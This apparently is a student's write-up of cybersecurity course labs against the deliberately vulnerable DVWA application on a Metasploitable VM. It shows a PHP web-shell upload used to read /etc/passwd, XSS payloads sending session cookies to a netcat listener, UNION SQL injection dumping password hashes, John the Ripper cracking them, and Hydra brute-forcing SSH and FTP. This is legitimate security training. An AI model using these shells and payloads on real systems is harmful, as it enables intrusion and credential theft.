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#### S6/L1-1.1 Exercise statement

Configure your virtual laboratory so that the Metasploitable machine is reachable from the Kali Linux machine. Ensure that there is communication between the two machines. The purpose of today's exercise is to exploit the 'file upload' vulnerability present in DVWA to take control of the machine and execute commands remotely via a PHP shell. Furthermore, to become more familiar with the tools used by Ethical Hackers, we ask you to intercept and analyze every request to DVWA with BurpSuite.

#### 1.2 Overview - Walkthrough to solution

A. - PHP code.

```
<?php system($_REQUEST["cmd"]); ?>
```

B. - Upload result (browser screenshot).

```
Choose an image to upload:

Browse... No file selected.

Upload

../../hackable/uploads/shell.php succesfully uploaded!
```

C. - Interceptions (BurpSuite screenshot).

```
Request
                                                                          Response
                                                                          Pretty
                                                             In ≡
                                                                                 Raw
Pretty
        Raw
                                                                                          Hex
                                                                                                 Render
                                                                          1 HTTP/1.1 200 OK
1 GET /dvwa/hackable/uploads/shell.php?cmd=ls HTTP/1.1
                                                                          2 Date: Thu, 16 May 2024 10:44:24 GMT
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
                                                                          3 Server: Apache/2.2.8 (Ubuntu) DAV/2
  Firefox/112.0
                                                                          4 X-Powered-By: PHP/5.2.4-2ubuntu5.10
4 Accept:
                                                                          5 Content-Length: 47
 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,ima
                                                                         6 Connection: close
 ge/webp,*/*;q=0.8
                                                                         7 Content-Type: text/html
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
                                                                         9 dvwa_email.png
7 Connection: close
                                                                         10 php-reverse-shell.php
8 Cookie: security=low; PHPSESSID=8f030eebdc500008d3c36b0f45030d68
                                                                         11 shell.php
9 Upgrade-Insecure-Requests: 1
                                                                         12
```

#### 1.2.1 Overview - Walkthrough to solution


D. - Result of various requests.

E. - Any other discovered information about the internal machine.

```
view-source:http://meta/dvwa/hackable/uploads/shell.php?cmd=cat /etc/passwd
         C
 1 root:x:0:0:root:/root:/bin/bash
 2 daemon:x:1:1:daemon:/usr/sbin:/bin/sh
 3 bin:x:2:2:bin:/bin:/bin/sh
 4 sys:x:3:3:sys:/dev:/bin/sh
 5 sync:x:4:65534:sync:/bin:/bin/sync
 6 games:x:5:60:games:/usr/games:/bin/sh
 7 man:x:6:12:man:/var/cache/man:/bin/sh
 8 lp:x:7:7:lp:/var/spool/lpd:/bin/sh
 9 mail:x:8:8:mail:/var/mail:/bin/sh
10 news:x:9:9:news:/var/spool/news:/bin/sh
11 uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
12 proxy:x:13:13:proxy:/bin:/bin/sh
13 www-data:x:33:33:www-data:/var/www:/bin/sh
14 backup:x:34:34:backup:/var/backups:/bin/sh
15 list:x:38:38:Mailing List Manager:/var/list:/bin/sh
16 irc:x:39:39:ircd:/var/run/ircd:/bin/sh
17 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
18 nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
19 libuuid:x:100:101::/var/lib/libuuid:/bin/sh
20 dhcp:x:101:102::/nonexistent:/bin/false
21 syslog:x:102:103::/home/syslog:/bin/false
22 klog:x:103:104::/home/klog:/bin/false
23 sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
24 msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
25 bind:x:105:113::/var/cache/bind:/bin/false
26 postfix:x:106:115::/var/spool/postfix:/bin/false
27 ftp:x:107:65534::/home/ftp:/bin/false
28 postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
29 mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
30 tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
31 distccd:x:111:65534::/:/bin/false
32 user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
33 service:x:1002:1002:,,,:/home/service:/bin/bash
34 telnetd:x:112:120::/nonexistent:/bin/false
35 proftpd:x:113:65534::/var/run/proftpd:/bin/false
36 statd:x:114:65534::/var/lib/nfs:/bin/false
```

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F. - BONUS: Use a more sophisticated PHP shell.



#### 1.3 Results

Uploading a **shell.php** into DVWA via the **"Uploads"** field is a severe vulnerability that exposes the system to significant security risks. This action allows attackers to execute arbitrary code on the server, opening the door to a wide range of attacks such as remote code execution (RCE) and system compromise.

In summary, securing the "Uploads" field on DVWA requires a combination of **preventive measures**, such as file validation, and reactive measures, such as active monitoring, to effectively mitigate the risk of exploits and maintain system security.

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#### S6/L2 2.1 Exercise statement

Configure your virtual lab to reach the DVWA from the Kali Linux machine (the attacker). Ensure there is communication between the two machines using the ping command. Reach the DVWA and set the security level to "LOW". Choose one XSS vulnerability and one SQL injection vulnerability: the purpose of the lab is to successfully exploit the vulnerabilities using the techniques seen in the theoretical lesson. The solution should outline the approach used for the following vulnerabilities:

- Reflected XSS.
- SQL Injection (non-blind).

#### 2.2 Overview - Walkthrough to solution

#### A. Reflected XSS

Home	Vulnerability: Reflected Cross Site Scripting (XSS)
Instructions	
Setup	What's your name?
	Submit
Brute Force	Hello
Command Execution	
CSRF	
File Inclusion	⊕ meta
SQL Injection	
SQL Injection (Blind)	H4CKTH3L0CK
Upload	
XSS reflected	ок
XSS stored	

To exploit a vulnerability of this type, we could:

- 1. Modify the script to retrieve a user's cookies and send them to a web server under our control.
- 2. Send the link to a victim to steal their cookies.

```
<script>window.location='http://127.0.0.1:4444/?cookie=' +
document.cookie</script>
```

window.location simply redirects a page to a target that we can specify. As you can see, we assumed to have a web server listening on port 4444 of our localhost. The cookie parameter is populated with the victim's cookies, which are retrieved using the document.cookie operator.

```
(kali@ kali)=[~]
$ nc -l 127.0.0.1 -p 4444
GET /?cookie=security=low;%20PHPSESSID=fc67c0f1cb729b08380ff50293042e72 HTTP/1.1
Host: 127.0.0.1:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://meta/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Dest: document
Sec-Fetch-Dest: document
Sec-Fetch-Site: cross-site
```

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#### B.SQL Injection (non-blind).

#### 1' UNION SELECT user, password FROM users#

The app returns the username and password for each user in the database. Therefore, we exploited a SQL injection to steal the passwords of the website's users.

### Vulnerability: SQL Injection (Blind) User ID: H4CKTH3L0CK Submit ID: 1' union select first\_name, password from users# First name: admin Surname: admin ID: 1' union select first name, password from users# First name: admin Surname: 5f4dcc3b5aa765d61d8327deb882cf99 ID: 1' union select first\_name, password from users# First name: Gordon Surname: e99a18c428cb38d5f260853678922e03 ID: 1' union select first\_name, password from users# First name: Hack Surname: 8d3533d75ae2c3966d7e0d4fcc69216b ID: 1' union select first\_name, password from users# First name: Pablo Surname: 0d107d09f5bbe40cade3de5c71e9e9b7 ID: 1' union select first\_name, password from users# First name: Bob Surname: 5f4dcc3b5aa765d61d8327deb882cf99

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#### S6/L3 3.1 Exercise statement

**Trace:** password cracking. Password cracking exercise, Feel free to use any tool or workaround. The objective of today's exercise is to crack all passwords. The passwords to crack are the following:

Pwd1 - md5	5f4dcc3b5aa765d61d8327deb882cf99
Pwd2 - md5	e99a18c428cb38d5f260853678922e03
Pwd3 - md5	8d3533d75ae2c3966d7e0d4fcc69216b
Pwd4 - md5	0d107d09f5bbe40cade3de5c71e9e9b7
Pwd5 - md5	5f4dcc3b5aa765d61d8327deb882cf99

#### 3.1.1 Overview

To make an attacker's job even more complicated, passwords are saved using one-way encryption algorithms, meaning there is no way to reconstruct the password starting from its cryptographic form. These functions are called hash functions (ex: 5f4dcc3b5aa765d61d8327deb882cf99) and are used to securely save a password on a computer system. When you log in to your PC, the operating system takes the password you entered, calculates the hash and compares the result with the hash saved in the password DB. If the two values match, the login is successful.

Brute-force password attacks, however, are particularly effective if the password chosen by the user is weak (i.e. short and composed of only letters, without numbers or symbols). Otherwise, as we said, faced with a very complex password, even the best super computer could take many years to find the correct combination.

John the Ripper is a rather popular password cracking tool written for Unix-based operating systems. It makes use of task parallelization to reduce cracking times during a brute force session, and is highly configurable (you can specify sets/subsets of characters to use as letters or numbers).

#### 3.2 Walkthrough to solution

A. Let's start by opening a terminal in Kali Linux, create a file pwd1.txt (5f4dcc3b5aa765d61d8327deb882cf99) with your hash password that need to be decode and run the command:

```
john --format=RAW-MD5 --incremental pwd1.txt
```

B. John begins to decode hash-md5 and prints the string value.

C. To display all of the cracked passwords reliably use the command:

```
john --show --format=RAW-MD5 pwd.txt
```

```
$ john --show --format=raw-md5 temp.txt
?:password
?:abc123
?:charley
?:letmein
?:password
5 password hashes cracked, 0 left
```

There are many ways to find a solution. It depends on the type of service you need. We recommend using more secure passwords and updating them periodically.

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#### S6/L4-3.1 Exercise statement

Exercise Outline: Remember that configuring services is itself an integral part of the exercise. Today's exercise has a dual purpose:

- Practice using Hydra to crack network service authentication.
- Consolidate knowledge of the services themselves through their configuration.

The exercise will unfold in two phases:

- A first phase where we will together enable an SSH service and its authentication cracking session with Hydra.
- A second phase where you will be free to configure and crack any network service among those available, such as FTP, RDP, Telnet, HTTP authentication.

#### 3.2 Overview - Walkthrough to solution

In the first phase of the exercise, we enabled an SSH service and conducted an authentication cracking session using Hydra. This phase allowed us to understand the process of configuring and securing SSH access while also gaining hands-on experience with Hydra for password cracking.

During the second phase, participants were given the freedom to configure and crack any network service of their choice among those available, including FTP, RDP, Telnet, and HTTP authentication. This phase provided an opportunity to apply the knowledge gained in configuring services and using Hydra for cracking authentication in a practical scenario.

```
[22][ssh] host: 192.168.1.62 login: test_user password: testpass

1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete

Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-16 09:10:47

[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "sonny" -
5212 of 10000 [child 3] (0/0)
[21][ftp] host: 192.168.1.62 login: test_user password: testpa
ss

1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 202
4-05-16 09:15:29
```



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#### 5.0 S6/L5 FINAL PROJECT

#### Exercise statement

Exercise, you are asked to exploit the following vulnerabilities:

- Stored XSS.
- SQL injection (blind).

Present on the DVWA application running on the Metasploitable laboratory machine, where the security level=LOW must be preconfigured. Purpose of the exercise:

- Recover the session cookies of the stored XSS victims and send them to a server under the attacker's control.
- Recover the passwords of users present in the DB (using SQLi).

Students will be asked for evidence of successful attacks.

#### Overview - Walkthrough to solution

Blind SQL injection is a sophisticated variant of SQL injection that does not return error messages when an attacker attempts to exploit a vulnerability. This absence of errors complicates the attack, as the attacker must use logical conditions (such as always TRUE or always FALSE) to infer the application's responses and gather information.

Key Steps in Blind SQL Injection:


- 1. Initial Test with an Always TRUE Condition: Confirming the vulnerability by observing the application's response.
- 2. **Using Tools like BurpSuite**: Modifying and testing queries to extract useful data without error messages.
- 3. Discovering Database Information\*\*: Using `UNION` statements to reveal database names, table names, and column names.
- 4. Extracting Sensitive Data: Iteratively refining queries to retrieve user information, including usernames and passwords.

#### Example Outcomes:

Identification of the database name (e.g., `DVWA`).


Listing of tables within the database (`Admin`, `Guestbook`, `Users`).

Extraction of user credentials from the `users` table, showcasing the potential severity of such an exploit. BELOW ALL THE RESULTS




This request retrieves all users from the database, indicating that our query was executed successfully. You can see the format of the executed code by clicking "view source," which is shown below.

```
SQL Injection (Blind) Source
<?php
if (isset($_GET['Submit'])) {
    // Retrieve data
    $id = $ GET['id'];
    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($getid); // Removed 'or die' to suppres mysql errors
    $num = @mysql_numrows($result); // The '@' character suppresses errors making the injection 'blind'
    $i = 0;
    while ($i < $num) {
        $first = mysql_result($result,$i,"first_name");
       $last = mysql_result($result,$i,"last_name");
        echo '';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '';
       $i++;
}
?>
```




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The result, shown in the adjacent figure, indicates that the database name is `DVWA`. Now, we can print the names of the database tables using the following query:



The result, shown in the adjacent figure, reveals all columns in the `users` table. Among these, the `password` column is of particular interest. Modify the query to retrieve user information, including passwords, to complete the hack.



1' UNION SELECT first\_name, password FROM users# - User information

## **Vulnerability: SQL Injection (Blind)**

#### User ID:

H4CKTH3L0CK Submit

ID: 1' union select first\_name, password from users#

First name: admin Surname: admin

ID: 1' union select first\_name, password from users#

First name: admin

Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' union select first\_name, password from users#

First name: Gordon

Surname: e99a18c428cb38d5f260853678922e03

ID: 1' union select first\_name, password from users#

First name: Hack

Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' union select first\_name, password from users#

First name: Pablo

Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' union select first\_name, password from users#

First name: Bob

Surname: 5f4dcc3b5aa765d61d8327deb882cf99

#### Using John The Ripper or Hashcat

Password Hash	Password	User
5f4dcc3b5aa765d61d8327deb882cf99	password	admin
e99a18c428cb38d5f260853678922e03	abc123	gordon
8d3533d75ae2c3966d7e0d4fcc69216b	carlhey	hack
0d107d09f5bbe40cade3de5c71e9e9b7	letmein	pablo
5f4dcc3b5aa765d61d8327deb882cf99	password	bob


Stored XSS: The difference between stored and reflected XSS attacks is that stored XSS attacks are saved on the target server, such as in a comment field, in databases, and so on. All users who visit the site will be "infected" by the vulnerability.

Stored XSS: Let's begin the initial tests by entering text in the name and message fields as follows:

Name: H4CKTH3L0CK


Message: `<script>alert('XSS')</script>`

Now, try switching tabs. Every time you return to the stored XSS tab, you will see the pop-up with the alert message.



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The Message field accepts a maximum of 50 characters. We can change this setting by modifying the page source, allowing us to insert our payload.



Once the field has been extended to a sufficient number of characters, we insert our payload and start a web server to receive the cookies of victims who visit the site

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# <script>window.location='http://127.0.0.1:4444/?cookie='+document.coo kie</script>



window.location redirects the page to a target that we specify. As you can see, we have assumed we have a web server listening on port 4444 of our localhost.

The **cookie** parameter is populated with the victim's cookies, which are retrieved using the **document.cookie** operator.

In conclusion, exploiting vulnerabilities such as stored XSS can have serious consequences, allowing attackers to execute malicious scripts on users' browsers. By extending fields to accommodate payloads and starting a web server to capture victim cookies, attackers can potentially steal sensitive information and compromise user security. It underscores the importance of robust security measures, regular vulnerability assessments, and prompt patching to mitigate such risks and safeguard against cyber threats.



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